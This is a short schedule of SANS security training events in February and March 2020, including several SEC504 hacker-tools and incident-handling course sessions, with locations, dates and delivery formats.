SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 202002,	Feb 04, 2020 - Mar 12, 2020	vLive
SANS Northern VA - Fairfax 2020	Fairfax, VA	Feb 10, 2020 - Feb 15, 2020	Live Event
SANS New York City Winter 2020	New York City, NY	Feb 10, 2020 - Feb 15, 2020	Live Event
SANS London February 2020	London, United Kingdom	Feb 10, 2020 - Feb 15, 2020	Live Event
Mentor Session - SEC504	Ann Arbor, MI	Feb 12, 2020 - Apr 22, 2020	Mentor
SANS Dubai February 2020	Dubai, United Arab Emirates	Feb 15, 2020 - Feb 20, 2020	Live Event
SANS San Diego 2020	San Diego, CA	Feb 17, 2020 - Feb 22, 2020	Live Event
SANS Brussels February 2020	Brussels, Belgium	Feb 17, 2020 - Feb 22, 2020	Live Event
Community SANS Omaha SEC504	Omaha, NE	Feb 17, 2020 - Feb 22, 2020	Community SANS
SANS Scottsdale 2020	Scottsdale, AZ	Feb 17, 2020 - Feb 22, 2020	Live Event